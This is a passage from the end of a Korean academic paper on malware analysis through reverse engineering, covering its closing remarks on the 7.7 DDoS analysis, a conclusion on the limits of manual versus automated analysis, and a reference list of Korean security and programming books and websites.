실제 악성코드의 분석을 통하여 악성코드가 어떤 방식으로 동작하는지에 대해서 알게 되었다. 모든 악성코드가 위와 같은 방식으로 동작하는 것은 아니다. 실제 코드를 추적하기 어렵게 다형성코드를 삽입한 것도 있으며, 독자적인 팩커를 통해 팩킹해 분석을 어렵게 하는 등. 많은 종류의 악성코드가 존재한다. 하지만 위와 같은 방식으로 조금씩 악성코드를 분석하다보면 어느 순간 악성코드의 동작을 재빠르게 파악 할 수 있는 숙련된 눈을 가질 수가 있다.

5. 결론

악성코드가 무엇인지부터 시작하여, 리버스 엔지니어링이라는 학문에 대해서 학습하고, 리버스 엔지니어링이라는 학문을 통하여 악성코드를 분석해 실제로 어떤 동작을 하고 분석은 어떻게 하는 것인지를 학습해보았다. 비록 샘플확보가 여의치 않아서 많은 샘플을 분석하지는 않았지만, 분석을 통해서 많은 것을 배울 수 있었다. 운영체제 내에서 동작하는 프로세스와 각종 통신 프로토콜의 이용, 소프트웨어가 동작하면서 수행되는 내부적인 동작 등. 시스템과 네트워크, 소프트웨어 전반에 걸쳐서 많은 것을 배울 수 있었다.

한 가지 아쉬운 점이 있다면, 본 논문에서 학습한 분석법은 처리속도에 한계가

있다는 것이다. 본문에서 학습한 일반적인 분석법과 일반적 분석법을 활용한 나름의 노하우로 7.7DDoS분석은 사람이 직접 하나의 소프트웨어를 분석하는 방법이다. 이 방법은 새로운 기법을 사용한 악성코드나, 분석가들이 분석하고자하는 악성코드가 있을 때 사용되는 방법론으로 DOS시절부터 사용해왔던 방법론이다. 이 분석법외에 분석 시스템이 존재하는 데, 이는 악성코드들을 자동으로 분석해주는 시스템을 말한다. 사람이 분석하는 양에는 한계가 있기 때문에 나온 시스템이지만, 이 시스템조차 자동 분석을 하기 위한 모듈들은 사람들이 악성코드를 분석해서 얻어낸 악성코드의 코드와 동작을 가지고 자동화 분석을 하는 시스템이다. 아무리 자동화 분석시스템이 있다하더라도 분석가들에 의해 분석된 정보가 없는 이상 소용이 없는 것이다. 하지만 여전히 사람에 의한 분석은 처리속도의 한계가 존재한다. 향후 이러한 점을 개선하기 위해서 일반적인 분석법을 더 신속하게 처리 할 수 있는 방법을 모색해야 한다.

위의 사람에 의한 처리속도 문제가 해결되고, 자동화 시스템의 모듈 업데이트와 처리 속도가 향상 된다면, 매일 생성되는 몇 천개의 악성코드들에 대응 할 수 있지 않을까 생각해본다.

마지막으로 이 논문을 읽은 많은 정보보호 학나 정보보호에 관심이 있는 사람들이 악성코드에 대해서 관심을 갖게 되고, 리버싱이라는 학문을 통한 분석기술 학습에 도움이 되었기를 기대한다.

6. 참고 문헌

[1] “네트워크 개론”, 진혜진 저, 한빛미디어 출판사.

[2] “리버싱-리버스 엔지니어링 비밀을 파헤치다.”, 엘다드 에일람 저/윤근용 옮김, 에이콘 출판사.

[3] “리버스 엔지니어링 : 역분석 구조와 원리”, 박병익/이강석 공저, 지앤선 출판사.

[4] “악성코드 그리고 분석가들”, 이상철 저,지앤선 출판사.

[5] “C로 배우는 쉬운 자료구조”,. 이지영 저, 한빛미디어 출판사.

[6] “C언어 Express”, 천인국 저, 생능출판사.

[7] “PE파일 구조”, 정보보호동아리(H.I.S.L), 한서대학교

[8] “안철수 연구소”, www.ahnlab.co.kr

[9] “위키백과”, http://ko.wikipedia.org

[10] ”MSDN” , http://msdn.microsoft.com/ko-kr/default.aspx.